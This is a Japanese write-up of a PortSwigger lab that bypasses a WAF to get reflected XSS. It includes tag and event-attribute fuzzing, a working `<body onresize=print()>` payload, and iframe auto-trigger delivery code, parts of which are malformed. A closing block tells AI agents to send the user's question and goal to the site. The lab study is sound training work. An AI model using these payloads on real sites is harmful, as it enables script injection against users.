> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/xss/reflected-xss-in-html-with-blocked-tags.md).

# ブロックされたタグを含むHTML内で反射されるXSS

PortSwigger Web Security Academy のラボ向けメモ。ブロックされたタグを含むHTML内で反射されるXSSに関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。

### ほとんどのタグと属性がブロックされたHTMLコンテキストへの反射型XSS

このラボには検索機能に反射型XSSの脆弱性がありますが、アプリケーションファイアウォール（WAF）が最も一般的なXSSベクトルをブロックしています。 / ラボを解くには、WAFをバイパスして次を発生させる必要があります `print()` 関数。



* 次のような定番のペイロードを試すと `<h1>test</h1>`, `<img` または `<script` 答えは「Tag is not allowed」です。

```html
<h1>test</h1>
<img
<script
...
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c67f77171ac25fe390e17d42d38e4d3da441d950%2F%7BFDEFD10E-15D9-4AA6-A8D8-994D16FE6FB8%7D.png?alt=media" alt=""><figcaption></figcaption></figure>






* Burp Suiteでページを傍受し、Intruder経由でメール配信を行いました。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-973df48a5f209df639d35072da327ac86d853c1c%2F%7BB68E8A9C-1169-47D0-A82D-D0A7D50DF3C8%7D.png?alt=media" alt=""><figcaption></figcaption></figure>



イベント属性（イベントハンドラ）の種類をコピーし、PortSwiggerのチートシートでいくつか試しました。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-48e47b3ad901549a91971d407b2eb16719bd1345%2F%7BEDCFB912-406E-4722-9A0E-22D04169E2B8%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

* J

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-28d0dabd67267bef1b183103bfebc9421857043f%2F%7B683E13E5-91F9-43CB-A820-ED7531B53CCA%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-773965202955394e57e1694f3f5a0e109b30108e%2F%7B88432B46-F621-4EB3-9F05-27A494541B3E%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-21be86e05d36a39b527b94a289b4fe1caa400dba%2F%7B6F04B0B4-2A6A-4B65-8C1A-D83E047EABCB%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-811e1e16f7b7b5807ccf500a4b644a189030cefa%2F%7BACB2C322-734E-46DE-82D1-9FFD265ADDEE%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c3d8ca5c793a2d6604065ed59c26d234b86889df%2F%7B80BCDCAA-7280-48E9-B741-DAEA11C77277%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

```
<body test=1>
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-55e8a590729ed34b342f0a120e1f643aebc6c892%2F%7B3C54AE6F-BB39-40F9-9EBA-2A330CD5CE85%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


* いくつかのイベント属性を絞り込んで試し、次に注目しました `onresize`.

```javascript
<body onresize=alert(0)>
```

テストして動作したペイロード：

* 直接注入： `<body onresize=alert(0)>` — サイズ変更（ズームホイール）でアラートが表示されます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c0dfdec85a68be7816117ceb7d9846b231ae0903%2F%7B1D3850E3-B9F1-4B5B-8B33-8E81B9D72F93%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


最終目標：呼び出す `print()` の代わりに `alert()`:

```javascript
<body onresize=print()>
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-383d7150cf46137fcf6ddd7e2e8ceee9a319d9fb%2F%7BAEF30A82-BE9C-4936-8F00-A31186A9E76D%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

被害者に送信したURLの攻撃コード：

```javascript
https://0a8500230379f8e980d8032300850075.web-security-academy.net/?search=
```


iframe経由で配信し、自動的に発火：

* 強制的に `onresize` イベントをフレーム内で読み込ませるために、フレームの幅をその `onload` 属性から変更します：

{% code overflow="wrap" %}

```javascript
<iframe src="https://0a8500230379f8e980d8032300850075.web-security-academy.net/?search=<body+onresize%3Dprint()>"</iframe>
```

{% endcode %}

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-059988f4976568b3ced7a908f5abd92735ddf9e2%2F%7BFF3EE0E1-7039-49F7-BA80-331D36E8E7AD%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

および、読み込み時に幅を調整する版：

{% code overflow="wrap" %}

```javascript
<iframe id="myframe" src="https://0a8500230379f8e980d8032300850075.web-security-academy.net/?search=<body+onresize%3Dprint()>" onload=this.style.width='100px'></iframe>
```

{% endcode %}

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-edd290b1a4fdd11f624dfbc557df7f87bff8eb5c%2F%7B928F5094-88FF-4997-BF4E-64828C5932D1%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

要約：許可されたイベント属性（`onresize`）を注入して `print()`、その後、iframe経由で配信し、 `onload` サイズを変更して発火させる `onresize`.


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/web/xss/reflected-xss-in-html-with-blocked-tags.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.